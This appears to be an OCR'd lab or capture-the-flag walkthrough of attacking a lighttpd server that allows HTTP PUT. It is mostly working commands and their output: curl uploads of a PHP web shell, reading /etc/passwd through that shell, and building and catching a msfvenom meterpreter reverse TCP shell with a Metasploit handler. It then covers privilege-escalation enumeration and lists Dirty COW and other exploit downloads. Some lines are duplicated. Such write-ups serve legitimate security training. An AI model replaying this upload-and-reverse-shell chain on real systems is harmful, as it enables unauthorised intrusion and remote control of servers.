
So we can basically POST/PUT to http://10.20.30.128/test/ - **catastrophic**.

EXPLOITATION

Reverse shell / web shell backdoor seems the appropriate path. A 'Simple' one found here; https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/php/simple-backdoor.php

You can use https://github.com/postmanlabs to help compile the syntax for either WGET/cURL to push the file up or just to get you started.





```
curl --request PUT \
  --url http://10.20.30.128/test/ \
  --header 'cache-control: no-cache' \
  --header 'postman-token: c6692125-1247-5902-54f0-d9d1f7d3d2f7'
```


Took a few attempts to get right...

- curl --request PUT --url hxp://10.20.30.128/test --upload-file shell.php
- curl -i -X PUT -T "shell.php" hxxp://10.20.30.128/test/shell.php

- curl -i -X POST -H "Content-Type: multipart/form-data" -F "data=@shell.php" hxxp://10.20.30.128/test/
  417 - Expectation Failed


After reading about the error on Stack Overflow - ammended

```
curl -H "Expect:" -T shell.php http://10.20.30.128/test/shell.php
```



```
root@kali:~/Desktop/webshells# curl -T shell.php http://10.20.30.128/test/shell.php
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>417 - Expectation Failed</title>
 </head>
 <body>
  <h1>417 - Expectation Failed</h1>
 </body>
</html>
root@kali:~/Desktop/webshells# curl  -H "Expect:" -T shell.php http://10.20.30.128/test/shell.php
```

BOOM! (╯°□°) ╯︵ ┻━┻




```
10.20.30.128/test/shell.php?cmd=cat+/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
```

```
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
john:x:1000:1000:Ubuntu 12.x,,,:/home/john:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
```

Let's create a PHP meterpreter reverse TCP shell.


```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.20.30.130 LPORT=4444 -f raw > msfshell.php
```



```
msf > msfvenom -p php/meterpreter/reverse_tcp LHOST=10.20.30.129 LPORT=4444 -f raw > msfshell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=10.20.30.129 LPORT=4444 -f raw > msfshell.php

No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes

msf >
```

```
root@kali:~/Desktop/webshells# curl -H "Expect:" -T msfshell.php http://10.20.30.128/test/msfshe
root@kali:~/Desktop/webshells#
```

```
root@kali:~# service postgresql status
root@kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.20.30.130
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit -j
```




Index of /test/

```
Name                 Last Modified          Size  Type
Parent Directory/                            -    Directory
msfshell.php         2017-Sep-14 14:43:45   0.9K  application/x-httpd-php
shell.php            2017-Sep-14 14:42:57   0.3K  application/x-httpd-php
```


lighttpd/1.4.28

No connection was found. :'(

I changed port to 443 as IPtables might be active on the host and it worked!



```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.20.30.130     yes       The listen address
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > sessions

Active sessions
===============
```




```
---------------

  Id  Type                   Information            Connection
  --  ----                   -----------            ----------
  1   meterpreter php/linux  www-data (33) @ ubuntu  10.20.30.130:443 -> 10.20.30.128:38886 (10.20.30.128)

msf exploit(handler) >
```


FYI. If you need to view / kill jobs.

```
msf exploit(handler) > jobs
msf exploit(handler) > jobs -K
msf exploit(handler) > sessions
```

Confirm meterpreter shell works.



```
meterpreter > getpid
Current pid: 973
meterpreter > getuid
Server username: www-data (33)
meterpreter > localtime
Local Date/Time: 2017-09-03 09:29:15 PDT (UTC-0700)
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```



```
meterpreter > shell
Process 29803 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
ubuntu
uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
```

PRIVILEGE ESCALATION

My 1-2. These help automate the tasks of finding out about the system. Time is precious.

Use meterpreter to;

- Upload the LinEnum.sh enumeration script - kudos @rebootuser https://github.com/rebootuser/LinEnum
- Upload linux-exploit-suggester.sh to quickly check patch levels of common installed software. Kudos https://github.com/mzet-/linux-exploit-suggester

```
meterpreter > upload /root/Desktop/webshells/linexploit.sh
[*] uploading  : /root/Desktop/webshells/linexploit.sh -> linexploit.sh
[*] uploaded   : /root/Desktop/webshells/linexploit.sh -> linexploit.sh
```

Key findings I picked out. Either out of the norm or exploits I've heard that have reliable impact or are very common.

[+] [CVE-2012-0809] **death_star (sudo)**
Details: http://seclists.org/fulldisclosure/2012/Jan/att-590/advisory_sudo.txt
Tags: fedora=16
Download URL: https://www.exploit-db.com/download/18436


[+] [CVE-2014-0476] **chkrootkit**
Details: http://seclists.org/oss-sec/2014/q2/430
Download URL: https://www.exploit-db.com/download/33899
Comments: Rooting depends on the crontab (up to one day of dealy)

[+] [CVE-2016-5195] **dirtycow**
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611


[+] [CVE-2016-5195] **dirtycow 2**
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40616

I tried the Dirty Cow exploits without luck. Had to reset my machine at some point too

I tried the Dirty Cow exploits without luck. Had to reset my machine at some point too.

